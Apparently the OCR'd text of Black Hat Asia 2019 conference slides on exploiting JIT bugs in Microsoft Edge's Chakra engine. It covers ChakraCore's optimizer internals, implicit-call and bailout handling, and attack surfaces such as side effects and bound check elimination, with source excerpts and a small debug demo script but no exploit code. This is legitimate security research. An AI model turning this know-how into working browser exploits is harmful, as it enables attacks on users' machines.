Using the JIT vulnerability to Pwning Microsoft Edge

Zhenhuan Li(@zenhumany) & Shenrong Liu(@Cyriliu)
Tencent Security ZhanluLab

Black Hat Asia 2019

Who are we?

- Zhenhuan Li (@zenhumany)
  - Senior security researcher at Tencent Security ZhanluLab.
  - Have 8 years of experience in vulnerability & exploit research.
  - Research interests are browser 0day vulnerability analysis, discovery and exploit.
  - Won the Microsoft Mitigation Bypass Bounty in 2016.
  - Won the Microsoft Edge Web Platform on WIP Bounty.
  - MSRC Top 17 in year 2016.
  - Attend the TianfuCup 2018 Microsoft Edge Category get 8 points.

- Shenrong Liu (@Cyrilliu,@m00nls,@Cyrill1u)
  - Security researcher at Tencent Security ZhanluLab.
  - Focus on Code auditing and Fuzz test on open-source project.
  - Interested in the compilation principle and JIT.
  - Found several chromium vulnerabilities.


About ZhanluLab

- Director is yuange, the most famous security researcher in China
- 3 Researchers on MSRC top 100 in 2018
- Pwn2own 2017 winner, as Tencent Security Lance Team
- Twitter: @ZhanluLab

Agenda

- The architecture of Chakra JIT Engine
- Attack Surface in the JIT compiler
- Interesting Vulnerabilities
- Exploit demo

ChakraCore Architecture



https://github.com/Microsoft/ChakraCore/wiki/Architecture-Overview

Intermediate Representation

- Quaternion with three-address instruction
- m_dst = op m_src1, m_src2

```
135  class Instr
136  {
137  protected:
138      Instr(bool hasBailOutInfo = false) :
             ......
503      Js::OpCode      m_opcode;
             ......
545      Opnd *          m_dst;
546      Opnd *          m_src1;
547      Opnd *          m_src2;
             ......
551  };
```

Dataflow analysis in ChakraCore

- Build the IR code according to bytecode , and then build the Control Flow Graph(CFG) after inline calculation.
- Sort the Block by Depth-First Ordering(DFS).
- Iterative Dataflow analysis.

Loop in GlobOpt

- Sort the Block by Depth-First Ordering(DFS).
- If the function doesn't contain loops, the dataflow analysis can be finished with only one iteration
- If it contains loops, the Instr(the loop depth of the basic block where Instr is located is loop_depth) in loop will be iterated loop_depth + 1 times.

```
1  function opt(arr, start, end) {
2      var r=0;
3      var a=3,b=4;
4      r = a+b;
5
6      for (let i = start; i < end; i++) {
7          for(let s=0;s<10;s++)
8              arr[i] = 0x100;
9          arr[i] = 2.3023e-320;
```

loop_depth = 0

loop_depth = 2


loop_depth = 1

GlobOpt::Optimize


```
163  void
164  GlobOpt::Optimize()
165  {
                . . . . .
203          this->BackwardPass(Js::BackwardPhase);
204          this->ForwardPass();
205          this->BackwardPass(Js::DeadStorePhase);
206      }
207      this->TailDupPass();
208  }
```

GlobOpt::Optimize

- Why there are two BackWardPass functions?
  - The infos (upwardExposedUses) forward pass used can only be got from the backward pass.
- BackwardPass(Js::BackwardPhase) will calculate the upwardExposedUses
- BackwardPass(Js::DeadStorePahse) will do temp variables processing , dead store Instr removing, escape Analysis and so on.




Global Optimization



JIT process

- Above, we focus on the Global optimization. The complete JIT process as shown as the picture on the right.



Attack Surfaces in Chakra JIT compiler

- Side Effect
- Bound Check Elimination
- Bound Check Hoist
- Some other Attack Surfaces

Side Effect

- Side Effect : the opcode has side effect, means that the opcode not only has a effect on the dst/src in the Instr, but also has an effect on the instructions that follow the Instr.

OpCode Static Attribute

- Each OpCode has much attributes which are defined in the file named “ OpCodes.h”.
- In this section, we will focus on the attributes as follows :
- OpOpndHasImplicitCall, OpHasImplicitCall

```
437  MACRO_WMS(          DeleteFldStrict,      ElementC,     OpSideEffect|OpOpndHasImplicitCall|OpDoNotTransfer|
438  MACRO_WMS_ROOT(     DeleteRootFldStrict,  ElementC,     OpSideEffect|OpHasImplicitCall|OpDoNotTransfer|OpPo
```

Instr bailout type

- Define in file named “ BailOutKind.h”
- BailoutOnImplicitCalls
- BailoutOnImplicitCallsPreOp

```
14  BAIL_OUT_KIND(BailOutOnImplicitCalls,                IR::BailOutForArrayBits)
15  BAIL_OUT_KIND(BailOutOnImplicitCallsPreOp,           (IR::BailOutOnResultConditions
```

ThreadContext

- ThreadContext
  - disableImplicitFlags: DisableImplicitFlags
  - implicitCallFlags: Js::ImplicitCallFlags

GlobOpt::Optimize

- In the GlobOpt::Optimize function, it will calculate the type for instr's bailout .
  - this->ForwardPass();
    - Here it will initialize the type for instr's bailout.
  - this->BackwardPass(Js::DeadStorePhase)
    - Here it will calculation the type for instr's bailout.

Lowerer

- After GlobOpt::Optimize finished, lowerer will be called to lower the Instrs.
- The lowerer phase will process the instr's bailout as follows :
  - Bailout type "BailoutImplicitCalls:" will generate the guard check Instr to check the flag named " implicitCallFlags"
  - Bailout type "BailoutOnImplicitCallsPreOp:" will generate the guard check Instr to check the "implicitCallFlags", also will generate the code to set "disableImplicitFlags" to 1.

Runtime check function

```
template <class Fn>
inline Js::Var ExecuteImplicitCall(Js::RecyclableObject * function,
    Js::ImplicitCallFlags flags, Fn implicitCall)
{
    AutoReentrancyHandler autoReentrancyHandler(this);

    Js::FunctionInfo::Attributes attributes =
        Js::FunctionInfo::GetAttributes(function);

    // we can hoist out const method if we know the function doesn't have
    // and the value can be hoisted.
    if (this->HasNoSideEffect(function, attributes))
    {
        // Has no side effect means the function does not change global v
        // will check for implicit call flags
        Js::Var result = implicitCall();

        // If the value is on stack we need to bailout so that it can be
        // Instead of putting this in valueOf (or other builtins which ha
        // the check here to cover any other scenario we might miss.
        if (IsOnStack(result))
        {
            AddImplicitCallFlags(flags);
        }
        return result;
    }


   // Don't call the implicit call if disable implicit call
   if (IsDisableImplicitCall())
   {
       AddImplicitCallFlags(flags);
       // Return "undefined" just so we have a valid var, in case subsequent
       // before we bail out.
       return function->GetScriptContext()->GetLibrary()->GetUndefined();
   }
```

```
    if ((attributes & Js::FunctionInfo::HasNoSideEffect) != 0)
    {
        // Has no side effect means the function does not change global value or
        // will check for implicit call flags
        Js::Var result = implicitCall();

        // If the value is on stack we need to bailout so that it can be boxed.
        // Instead of putting this in valueOf (or other builtins which have no side effect) ad
        // the check here to cover any other scenario we might miss.
        if (IsOnStack(result))
        {
            AddImplicitCallFlags(flags);
        }
        return result;
    }



struct RestoreFlags
{
    ThreadContext * const ctx;
    const Js::ImplicitCallFlags flags;
    const Js::ImplicitCallFlags savedFlags;
    RestoreFlags(ThreadContext *ctx, Js::ImplicitCallFlags flags) :
        ctx(ctx),
        flags(flags),
        savedFlags(ctx->GetImplicitCallFlags())
    {
    }
    ~RestoreFlags()
    {
        ctx->SetImplicitCallFlags(static_cast<Js::ImplicitCallFlags>(savedFlags | flags));
    }
};
RestoreFlags restoreFlags(this, flags);
return implicitCall();
```

Demo test

```
/*
GlobOpt command:
ch.exe -mic:2 -off:simplejit -bgjit- -dump:GlobOpt -debugbreak:2 demo.js
Lowerer command:
ch.exe -mic:2 -off:simplejit -bgjit- -dump:lowerer-debugbreak:2 demo.js
*/
ua = new Uint32Array( 0x100 )
function opt( num )
{
        ua[0x10] = 0x10;
        ua[0x05] = num;
}
opt( 5 );
opt( {});
opt( {});
```


GlobOpt::Optimize

- After the GlobOpt phase finished , the Instrs information look like as follows:

